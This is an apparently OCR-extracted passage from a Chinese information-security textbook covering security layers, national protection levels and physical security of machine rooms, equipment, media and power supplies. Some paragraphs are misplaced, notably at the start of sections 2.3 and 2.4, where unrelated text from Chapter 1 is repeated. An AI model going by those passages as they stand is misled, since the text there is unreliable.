


图 1.9 开放系统互连安全体系结构 ISO 7498-2

全主要体现在通信线路的可靠性(线路备份、网管软件和传输介质)、软硬件设备安全性(替换设备、拆卸设备和增加设备)、设备的备份、防灾害能力、防干扰能力、设备的运行环境(温度、湿度和烟尘)、不间断电源保障等。




图 1.10 信息系统安全体系框架

1.3.2 系统层安全技术

该层次的安全问题来自网络内使用的操作系统和数据库系统的安全,如 Windows Server、Linux、SQL Server 和 Oracle 等。主要表现在三个方面:一是系统本身的缺陷带来的不安全因素,主要包括身份认证、访问控制和系统漏洞等;二是系统的安全配置问题;

三是病毒对系统的威胁。

1.3.3 网络层安全技术

该层次的安全问题主要体现在网络方面的安全性,包括网络层身份认证、网络资源的访问控制、数据传输的保密与完整性、远程接入的安全、域名系统的安全、路由系统的安全、入侵检测的手段和网络设施防病毒等。

1.3.4 应用层安全技术

该层次的安全问题主要由提供服务所采用的应用软件和数据的安全性产生,包括Web服务、电子邮件系统和DNS等。此外,还包括病毒对系统的威胁。

1.3.5 管理层安全技术

安全管理包括安全技术和设备的管理、安全管理制度以及部门与人员的组织规则等。管理的制度化在很大程度上影响着整个网络的安全,严格的安全管理制度、明确的部门安全职责划分以及合理的人员角色配置都可以在很大程度上降低其他层次的安全漏洞。

1.4 信息安全防护等级

根据中华人民共和国国家标准GB/T 22239—2008,《信息安全技术——信息系统安全等级保护基本要求》,信息系统根据其在国家安全、经济建设和社会生活中的重要程度,遭到破坏后对国家安全、社会秩序、公共利益以及公民、法人和其他组织的合法权益的危害程度等,由低到高划分为五级,不同等级的信息系统应具备的基本安全保护能力如下。

1.4.1 一级防护

应能够防护系统免受来自个人的、拥有很少资源的威胁源发起的恶意攻击,一般的自然灾难以及其他相当危害程度的威胁所造成的关键资源损害,在系统遭到损害后,能够恢复部分功能。

1.4.2 二级防护

应能够防护系统免受来自外部小型组织的、拥有少量资源的威胁源发起的恶意攻击、一般的自然灾难以及其他相当危害程度的威胁所造成的重要资源损害,能够发现重要的安全漏洞和安全事件,在系统遭到损害后,能够在一段时间内恢复部分功能。

1.4.3 三级防护

应能够在统一安全策略下防护系统免受来自外部有组织的团体、拥有较为丰富资源的威胁源发起的恶意攻击、较为严重的自然灾难以及其他相当危害程度的威胁所造成的

主要资源损害,能够发现安全漏洞和安全事件,在系统遭到损害后,能够较快恢复绝大部分功能。

1.4.4 四级防护

应能够在统一安全策略下防护系统免受来自国家级别的、敌对组织的、拥有丰富资源的威胁源发起的恶意攻击、严重的自然灾难以及其他相当危害程度的威胁所造成的资源损害,能够发现安全漏洞和安全事件,在系统遭到损害后,能够迅速恢复所有功能。

1.4.5 五级防护

五级防护没有给出详细的描述,是比四级要求更高的一个等级。

1.5 课后体会与练习

1. 你所知道的信息安全案例都有哪些?
2. 计算机信息安全技术体系都有哪些内容?
3. 信息安全防护进行等级划分的意义是什么?

第 2 章　物理层安全技术

✍ **本章课前准备**

学习本章内容之前，需要准备如下知识：

- 查找物理层安全方面的知识；
- 查阅物理层安全方面的国家标准。

✍ **本章教学目标**

本章的教学目标是：

- 了解物理层安全技术的内容；
- 了解物理层安全技术的相关规范与标准。

✍ **本章教学要点**

本章的教学要点包括：

- 物理层安全技术内容；
- 物理层安全国家标准。

✍ **本章教学建议**

本章内容采用讲授方法进行教学。

2.1　物理层安全技术概述

物理安全是整个计算机信息系统安全的前提，是保护计算机设备、设施以及其他媒体免遭地震、水灾、火灾等环境事故、人为操作失误或各种计算机犯罪行为导致的破坏的过程。物理安全主要考虑的问题是环境、场地和设备的安全及物理访问控制和应急处置计划等。物理安全在整个计算机信息系统安全中占有重要地位。

它主要包括以下几个方面：

(1) 环境物理安全(防火、防盗、防雷、接地、防尘、防静电和防震)；

(2) 设备物理安全（电磁干扰、电源保护、物理损坏和意外事故等)；

(3) 电路系统安全(电源稳定性、不间断电源和备用电源)；

(4) 通信线路安全(防窃听和防施工)。

物理安全措施主要包括安全制度、数据备份、辐射防护、屏幕口令保护、隐藏销毁、状态检测、报警确认、应急恢复、加强机房管理、运行管理、安全组织和人事管理等手段。

物理安全是相对的，在设计物理安全方案时，要综合考虑需要保护的硬件、软件及其信息价值，从而采用适当的物理保护措施。

根据我国的国家标准 GB/T 21052—2007《信息安全技术——信息系统物理安全技术要求》,以 GB/T17859—1999 对于五个安全等级的划分为基础,依据 GB/T20271—2006 五个安全等级中对于物理安全技术的不同要求,结合当前我国计算机、网络和信息安全技术发展的具体情况,根据适度保护的原则,将物理安全技术等级分为五个不同级别,并对信息系统安全提出了物理安全技术方面的要求。不同安全等级的物理安全平台为相对应安全等级的信息系统提供应有的物理安全保护能力。

与物理层安全相关的国家标准及技术规范主要包括以下的标准和规范。

GB/T 2887—2000 电子计算机场地通用规范;

GB/T 4365—1995 电磁兼容术语(idt IEC 50(161):1990);

GB 4943—2001 信息技术设备的安全(idt IEC 60950:1999);

GB 8702—1988 电磁辐射防护规定;

GB 9175—1988 环境电磁卫生标准;

GB 9254—1998 信息技术设备的无线电骚扰限值和测量方法(idt CISPR 22:1997);

GB/T 9361—1988 计算机场地安全要求;

GB/T 9813—2000 微型计算机通用规范;

GB/T 17626.2—1998 电磁兼容 试验和测量技术 静电放电抗扰度试验(idt IEC 61000-4-2:1995);

GB/T 17626.3—1998 电磁兼容 试验和测量技术 射频电磁场辐射抗扰度试验(idt IEC 61000-4-3:1995);

GB/T 17626.4—1998 电磁兼容 试验和测量技术 电快速瞬变脉冲群抗扰度试验(idt IEC 61000-4-4:1995);

GB/T 17626.5—1998 电磁兼容 试验和测量技术 浪涌(冲击)抗扰度试验(idt IEC 61000-4-5:1995);

GB/T 17626.6—1998 电磁兼容 试验和测量技术 射频场感应的传导骚扰抗扰度(idt IEC 61000-4-6:1995);

GB/T 17626.8—1998 电磁兼容 试验和测量技术 工频磁场抗扰度试验(idt IEC 61000-4-8:1995);

GB/T 17626.9—1998 电磁兼容 试验和测量技术 脉冲磁场抗扰度试验(idt IEC 61000-4-9:1995);

GB/T 17626.11—1998 电磁兼容 试验和测量技术 电压暂降、短时中断和电压变化的抗扰度试验(idt IEC 61000-4-11:1995);

GB 17859—1999 计算机信息系统 安全保护等级划分准则;

GB/T 20271—2006 信息安全技术 信息系统安全通用技术要求;

GB 50057—1994 建筑物防雷设计规范(2000 年版);

GB 50174—1993 电子计算机机房设计规范;

GB 50311—2000 建筑与建筑群综合布线系统工程设计规范;

GBJ 16—1987 建筑设计防火规范(2001 年版)。

在进行信息系统建设时,要根据需求确定不同的安全防护等级,再根据不同的安全等级执行不同的物理安全标准。下面描述的内容,将不再针对某一特定分级进行。

2.2　环境物理安全

环境物理安全主要指的是机房环境在设计和建造时要考虑的相关因素。我国国家标准(参考电子信息系统机房设计规 GB50174—2008)将机房划分为三个安全等级：A 级、B 级和 C 级(国际上一般分为四级)。

A 级为容错型，在系统需要运行期间，其场地设备不应因操作失误、设备故障、维护和检修而导致电子信息系统运行中断，如图 2.1 所示。



图 2.1　A 级机房

B 级为冗余型，在系统需要运行期间，其场地设备在冗余能力范围内，不应因设备故障而导致电子信息系统运行中断。

C 级为基本型，在场地设备正常运行情况下，应保证电子信息系统不中断。

2.2.1　机房位置及设备布置

1. 机房位置选择

计算机信息系统机房位置选择应符合下列要求：

(1) 水源充足，电力比较稳定可靠，交通通信方便，自然环境清洁；

(2) 远离产生粉尘、油烟和有害气体以及生产或贮存具有腐蚀性、易燃和易爆物品的工厂、仓库和堆场等；

(3) 远离水灾隐患区域；

(4) 远离强震源和强噪声源；

(5) 避开强电磁场干扰。

对于多层或高层建筑物内的信息系统机房，在确定主机房的位置时，应对设备运输、管线敷设、雷电感应和结构荷载等问题进行综合考虑和经济比较。

2. 设备布置

计算机信息系统机房的设备布置应满足机房管理、人员操作和安全、物料运输、设备散热、设备安装和维护的要求。产生尘埃及废物的设备应远离对尘埃敏感的设备，并宜布

置在有隔断的单独区域内。机柜或机架的布置宜采用面对面和背对背的方式。机柜或机架面对面布置形成冷风通道,背对背布置形成热风通道。

服务器机房和网络机房等用于摆放机柜的房间,通道与设备间的距离应符合下列规定:

(1) 面对面布置的机柜或机架正面之间的距离应不小于 1.5m;

(2) 背对背布置的机柜或机架背面之间的距离应不小于 1m;

(3) 成行排列的机柜,其长度超过 6m 时,两端应设有出口通道;

(4) 当两个出口通道之间的距离超过 15m 时,其间还应增加出口通道;

(5) 各通道宽度应不小于 1m;

(6) 当需要维修测试时,应不小于 1.2m。

2.2.2 机房环境安全要求

1. 安全管理

减少无关人员进入机房的机会是计算机机房设计时首先要考虑的问题。计算机机房在选址时应避免靠近公共区域,避免窗户直接邻街。计算机机房最好不要安排在底层或顶层,在较大的楼层内,计算机机房应靠近楼层的一边安排布局。保证所有进出计算机机房的人都必须在管理人员的监控之下。

2. 防盗

对机房内重要的设备和存储媒体应采取严格的防盗措施。机房防盗措施主要包括光纤电缆防盗系统、特殊标签防盗系统和视频监视防盗系统等。

3. "三度"

温度、湿度和洁净度称为"三度"。为使机房内的"三度"达到规定的要求,空调系统和除尘器是必不可少的设备。重要的计算机系统安放处还应配备专用的空调系统,它比公用的空调系统在加湿和除尘等方面有更高的要求。

4. 防静电

不同物体间的相互磨擦和接触就会产生静电。计算机系统的 CPU 和 RAM 等关键部件大都采用大规模集成电路制成,对静电极为敏感,容易因静电而损坏。防静电措施主要有:

(1) 机房的内装修材料采用乙烯材料;

(2) 机房内安装防静电地板,并将地板和设备接地;

(3) 机房内的重要操作台应接地;

(4) 工作人员的服装和鞋最好用低阻值的材料制作;

(5) 机房内应保持一定湿度。

5. 接地与防雷

接地与防雷是保护计算机信息系统和工作场所安全的重要措施。接地是指整个计算机信息系统中各处电位均以大地电位为零参考电位(图 2.2)。接地可以为计算机系统的数字电路提供一个稳定的 0V 参考电位,从而可以保证设备和人身的安全,同时也是防止

电磁泄漏的有效手段。机房外部防雷应使用接闪器、引下线和接地装置，吸引雷电流，并为其泄放提供一条低阻值通道。机房内部防雷主要采取屏蔽、等电位连接、合理布线或防闪器、过电压保护等技术措施以及拦截、屏蔽、均压、分流和接地等方法，达到防雷的目的。机房的设备本身也应有避雷装置和设施。


图 2.2　机房接地铜排

6. 防火与防水

机房内应有防火和防水措施。机房内应有火灾和水灾自动报警系统，如果机房上层有用水设施需加防水层，机房内应放置适用于计算机机房的灭火器，并建立应急计划和防火制度。

2.3　设备物理安全

信息系统安全体系划分标准和种类十分繁杂，
整体上可分为国际标准和国家标准两大类，比如国际标准化组织定义的“开放系统互连安全体系结构 ISO 7498—2”，其标准结构如图 1.9 所示。

2.3.1　硬件设备的维护和管理

计算机网络系统的硬件设备一般价格昂贵，一旦被损坏而又不能及时修复，可能会产生严重的后果。因此，必须加强对计算机网络系统硬件设备的使用管理，坚持做好硬件设备的日常维护和保养工作。

1. 硬件设备的使用管理

(1) 严格按硬件设备的操作使用规程进行操作。

(2) 建立设备使用情况日志，并登记使用过程。

(3) 建立硬件设备故障情况登记表。

(4) 坚持对设备进行例行维护和保养，并指定专人负责。

2. 常用硬件设备的维护和保养

常用硬件设备的维护和保养包括主机、显示器、软盘、软驱、打印机和硬盘的维护保养；网络设备如 HUB、交换机、路由器、MODEM、RJ45 接头和网络线缆等的维护保养；还要定期检查供电系统的各种保护装置及地线是否正常。

2.3.2　电磁兼容和电磁辐射的防护

1. 电磁兼容和电磁辐射

电磁兼容性就是电子设备或系统在一定的电磁环境下互相兼顾、相容的能力。计算机网络系统的各种电子设备在工作时都不可避免地会向外辐射电磁波，同时也会受到其

他电子设备的电磁波干扰，当电磁干扰达到一定的程度就会影响设备的正常工作。

电磁干扰可通过电磁辐射和传导两条途径影响电子设备的工作。一种是电子设备辐射的电磁波通过电路耦合到另一台电子设备中引起干扰；另外一种是通过连接的导线、电源线和信号线等耦合而引起相互之间的干扰。

2. 电磁辐射防护的措施

对传导发射的防护主要采取对电源线和信号线加装性能良好的滤波器，减小传输阻抗和导线间的交叉耦合；对辐射的防护措施可采用各种电磁屏蔽措施（如图 2.3 所示的带电磁屏蔽功能的机柜），也可采用干扰的防护措施。



图 2.3　带电磁屏蔽功能的机柜

2.3.3　信息记录介质的安全管理

设置记录介质库，对出入介质库的人员实施记录，无关人员不得入内。对有用数据、重要数据、使用价值高的数据和秘密程度很高的数据以及对系统运行和应用起关键作用的数据记录介质实施分类标记、登记并保存。记录介质库应具备措施防盗和防火功能，对于磁性介质应该有防止介质被磁化的措施，如图 2.4 所示的带防磁功能的信息安全介质存储柜。记录介质的借用应规定审批权限，对于系统中有很高使用价值或很高秘密程度的数据，应采用加密等方法进行保护，如图 2.5 所示的带指纹识别功能的 U 盘。对于应该删除和销毁的重要数据，要有严格的管理和审批手续，并采取有效措施，防止被非法拷贝。



图 2.4　带防磁功能的信息安全介质存储柜



图 2.5　带指纹识别功能的 U 盘

对于涉密计算机及重要数据传输，要制定严格的保密管理系统及相应的管理机制，如图2.6所示。切实保证信息记录介质安全。




图2.6　涉密计算机及移动存储介质保密管理系统

2.4　电路系统安全

根据中华人民共和国国家标准GB/T 22239—2008,《信息安全技术——信息系统安全等级保护基本要求》，信息系统根据其在国家安全、经济建设和社会生活中的重要程度，遭到破坏后对国家安全、社会秩序、公共利益以及公民、法人和其他组织的合法权益的危害程度等，由低到高划分为五级，不同等级的信息系统应具备的基本安全保护能力如下。

2.4.1　国内外关于电源的相关标准

电源系统电压的波动、浪涌电流和突然断电等意外情况可能引起计算机系统存储信息的丢失、存储设备的损坏等情况的发生，电源系统的安全是计算机网络系统物理安全的一个重要组成部分。国内外关于电源的相关标准主要如下。

1. 直流电源的相关标准

IEC478.1—1974《直流输出稳定电源术语》；

IEC478.2—1986《直流输出稳定电源额定值和性能》；

IEC478.3—1989《直流输出稳定电源传导电磁干扰的基准电平和测量》；

IEC478.4—1976《直流输出稳定电源除射频干扰外的试验方法》；

IEC478.5—1993《直流输出稳定电源电抗性近场磁场分量的测量》。

有关直流稳定电源的电子行业标准有SJ2811.1—87《通用直流稳定电源术语及定义、性能与额定值》和SJ2811.2—87《通用直流稳定电源测试方法》。

2. 交流电源的相关标准

国际电工委员会(IEC)于1980年颁布了IEC686—80《交流输出稳定电源》。

1994年,原电子工业部颁布了电子行业标准SJ/T10541—94《抗干扰型交流稳压电源通用技术条件》和SJ/T10542—94《抗干扰型交流稳压电源测试方法》。

国标GB2887—2011《计算机场地通用规范》和GB9361—2011《计算机场地安全要求》中也对机房安全供电做了明确的要求。国标GB2887—2011将供电方式分为三类。

一类供电：应具有双路市电(或市电、备用发电机)加不间断电源系统,如图2.7所示。

二类供电：应具有不间断电源系统。

三类供电：按一般用户供电系统考虑。

